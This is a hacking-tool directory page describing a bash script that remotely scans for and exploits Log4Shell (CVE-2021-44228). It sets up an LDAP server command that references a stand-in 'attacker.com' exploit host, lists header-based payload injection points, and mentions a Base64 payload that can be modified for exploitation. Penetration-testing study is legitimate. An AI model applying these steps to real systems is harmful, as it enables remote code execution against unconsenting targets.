Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Log4j-Scanner-Exploit — Script en bash que permite identificar la vulnerabilidad Log4j CVE-2021-44228 de forma remota. | Kitploit
Tools/GitHubGitHub/julian911015/log4j-scanner-exploit
Vulnerability ScannersPayload GenerationExploitationWeb Application ExploitationInformation GatheringPenetration Testing
GitHubjulian911015/log4j-scanner-exploit

Log4j-Scanner-Exploit

Script en bash que permite identificar la vulnerabilidad Log4j CVE-2021-44228 de forma remota.

View Repository
2882 years agoNot yet reviewed
Share

Log4Shell-Scanner-Exploit

Bash script that allows identifying and/or exploiting the Log4Shell vulnerability remotely. This tool performs various tests using LDAP payloads and X-Api-Version, User-Agent, and X-Forwarded-For headers.

Always use this script with prior authorization from the owner of the audited service/application.

Dependencies:

  1. We will create a preconfigured LDAP server from Github: https://github.com/mbechler/marshalsec

mvn clean package -DskipTests && Java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar

marshalsec.jndi.LDAPRefServer 'http://attacker.com/#exploit'

  1. Enable an HTTP server python3 -m http.server 8080

  2. Have Java installed #sudo apt install default-jre

  3. Have Curl installed #sudo apt-get install curl

Usage example:

Enter the following parameters:

  • List of URLs to scan
  • LDAP server IP address
  • LDAP server port
  • HTTP server IP address
  • HTTP server port

#Example scanning an application on the internal network:

  • ./Log4Shell_Scanner.sh <Diccionario_URL> <IP_Servidor_LDAP> <Puerto_Servidor_LDAP> <IP_Servidor_HTTP> <Puerto_Servidor_HTTP>

image

#Example scanning an application on the internet:

  • ./Log4Shell_Scanner.sh <Diccionario_URL> <IP_Servidor_LDAP> <Puerto_Servidor_LDAP> <IP_Servidor_HTTP> <Puerto_Servidor_HTTP>

image

Clarifications:

  • The payload used sends an "ifconfig" command to machines identified as vulnerable; this payload is Base64 encoded and can be modified to carry out the exploitation phase in a pentesting audit.
  • If you wish to use the tool on internet services, you can start an Ngrok service that does port forwarding to the local port of the LDAP server.
  • Always use this script with prior authorization from the owner of the analyzed service/application.
Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    264

Explore all tools

Browse our collection of tools

View all tools →